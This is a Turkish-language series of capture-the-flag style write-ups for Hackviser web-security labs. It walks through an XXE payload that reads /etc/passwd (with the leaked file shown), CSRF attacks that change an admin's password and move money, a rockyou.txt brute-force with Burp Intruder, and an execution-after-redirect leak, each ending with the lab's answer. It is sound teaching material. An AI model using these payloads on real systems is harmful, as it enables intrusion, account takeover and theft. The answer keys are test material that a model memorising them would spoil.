Burada bir iletişim formumuz var formu doldurup giden isteği BurpSuite üzerinde inceliyorum.

```
<contact>
  <firstName>
    a
  </firstName>
  <lastName>
    a
  </lastName>
  <email>
    b
  </email>
  <message>
    b
  </message>
</contact>
```

Giden isteği incelediğimde verilerin XML formatında gönderildiğini görüyorum. Daha sonra bu isteğe /etc/passwd dosyasını görmemizi sağlayacak bir payload yerleştiriyorum.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<contact>
  <firstName>
    &xxe;
  </firstName>
```

```
Response
Pretty Raw Hex Render
1 Management,,,:/run/systemd:/usr/sbin/nologin
2     systemd-resolve:x:102:103:systemd
3     Resolver,,,:/run/systemd:/usr/sbin/nologin
4     messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
5     systemd-timesync:x:104:110:systemd Time
6     Synchronization,,,:/run/systemd:/usr/sbin/nologin
7     sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
8     hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
9     systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
10    optimus|x:1001:1001:optimus,,,my user:/home/optimus:/bin/bash
11    </firstName>
12    <lastName>
13      soyad
14    </lastName>
15    <email>
16      mail
17    </email>
18    <message>
```

Payload ile beraber isteği gönderdikten sonra HTTP geçmişinden gelen yanıtını inceledim ve kullanıcı bilgilerine ulaştım.


1-) /etc/passwd dosyasına eklenen son kullanıcının adı nedir?

- optimus

# HACKVISER

## CSRF - CHANGE PASS


TARİH: 19.10.2024



The screenshot shows a "Change Password" page. At the top, there are "Reset" and "Logout" buttons. Below them, a box displays "Username: test" and "Email: test@securemail.hv". The main area has a heading "Change Password" and a green success message box containing "Password change successful!". It includes a text input field for "Enter your new password" and a blue "Confirm" button.

`https://content-rocket-raccoon.europe1.hackviser.space/index.php?new_password=123`

Burada bir şifre değiştirme ekranımız var deneme amaçlı şifreyi değiştirdiğimde yeni şifrenin URL kısmında gönderildiğini görüyorum.



Ardından bu şifre değiştirme linkini canlı destek kısmından mesaj olarak gönderiyorum. Mesajımızın admin tarafından alındığını görüyoruz.

# Change Password

[Reset](#) [Logout](#)

Username: **admin**  
Email: **stringman@securemail.hv**

## Change Password

Enter your new password:

Enter your new password

[Confirm](#)

Çıkış yaparak admin hesabına yeni şifre ile girmeyi başardım. Burada da bizden istenen e-posta adresini görüyoruz.


1-) Yönetici kullanıcı hesabına giriş yaparken görülen e-posta adresi nedir?

- stringman@securemail.hv

# HACKVISER

## CSRF - TRANSFER

TARİH: 19.10.2024



# Money Transfer

Reset

Your money in your account: 1000 \$

Welcome, user


Transfer amount:

Receiver:

Confirm

```
GET /index.php?transfer_amount=100&receiver=admin
```

Bir para transfer formumuz var deneme amaçlı formu doldurup gönderiyorum. BurpSuite üzerinde incelediğimde verilerin GET isteği ile URL üzerinden gönderildiğini görüyorum.



Ardından URL kısmında alıcı olarak user kullanıcısını ekleyip linki canlı desteğe gönderiyorum. Admin tarafından mesajın alındığını görüyoruz.

# Money Transfer

Reset

**Money came to your account!**

**Transaction ID:** fe96d3dcee84e89cd

**Your money in your account:** 1800 \$

Admin tarafından gönderdiğimiz mesaj alındığında kendi ekranımızda da para geldiğini görebiliyoruz.


1-) Kullanıcı hesabına para geldiğinde görünen transfer numarası nedir?

- fe96d3dcee84e89cd

# HACKVISER

## DICTIONARY ATTACK

TARİH: 19.10.2024



The image shows a simple login form with a light gray background. At the top center, it says "Login". Below that is a "Username" label with a corresponding input field. Underneath is a "Password" label with another input field. At the bottom is a blue rectangular "Login" button.

Burada bir giriş ekranımız var ve brute-force saldırısı ile admin kullanıcısının şifresini bulmamız gereklidir. Bunun için rockyou.txt wordlistini kullanabiliriz.

The image shows a terminal window with a black background and white text. The command entered is "username=admin&password=SadminS".

BurpSuite Intruder ile paket içerisindeki şifre alanını işaretliyorum.

Request	Payload	Status code	Response received	Error	Timeout	Length ^
6	superman	302	185			288
0		400	67			1524

Şifre denemeleri sonucunda superman şifresine dönen yanıtın uzunluğunun ve durum kodunun farklı olduğunu gördüm.

Profile Settings



Effie Hallows  
admin@hallows.hv

[Logout](#)

Name	Surname
Effie	Hallows
Mobile Number	
836-742-6007	
Address	
72 Hermina Center	
Postcode	
7440	
Email	
admin@hallows.hv	
Country	State/Region
Norway	Coventry

[Save Profile](#)

Bulduğumuz superman şifresi ile admin hesabına giriş yapabildik.


1-) "admin" kullanıcısının parolası nedir?


- superman

# HACKVISER

## EXEC AFTER REDIR.

TARİH: 19.10.2024





Yine aynı giriş ekranındayız, giriş yapmayı deneyip BurpSuite üzerinde giden verileri inceliyorum.

GET / 302 4596 HTML Profile Settings

Tarayıcı ekranında anormal bir durum gözükmemese de HTTP trafiğinde giriş kontrolü yaparken bir anlığına profil sayfasını bize göstermiş. Burada render ile sayfayı görüntüülüyorum. Böylece istenen numarayı bulduk.

Surname	Espinias
Mobile Number	705-491-1388
Address	1835 Green Crossing

1-) Hesabına izinsiz erişilen kullanıcının telefon numarası nedir?

- 705-491-1388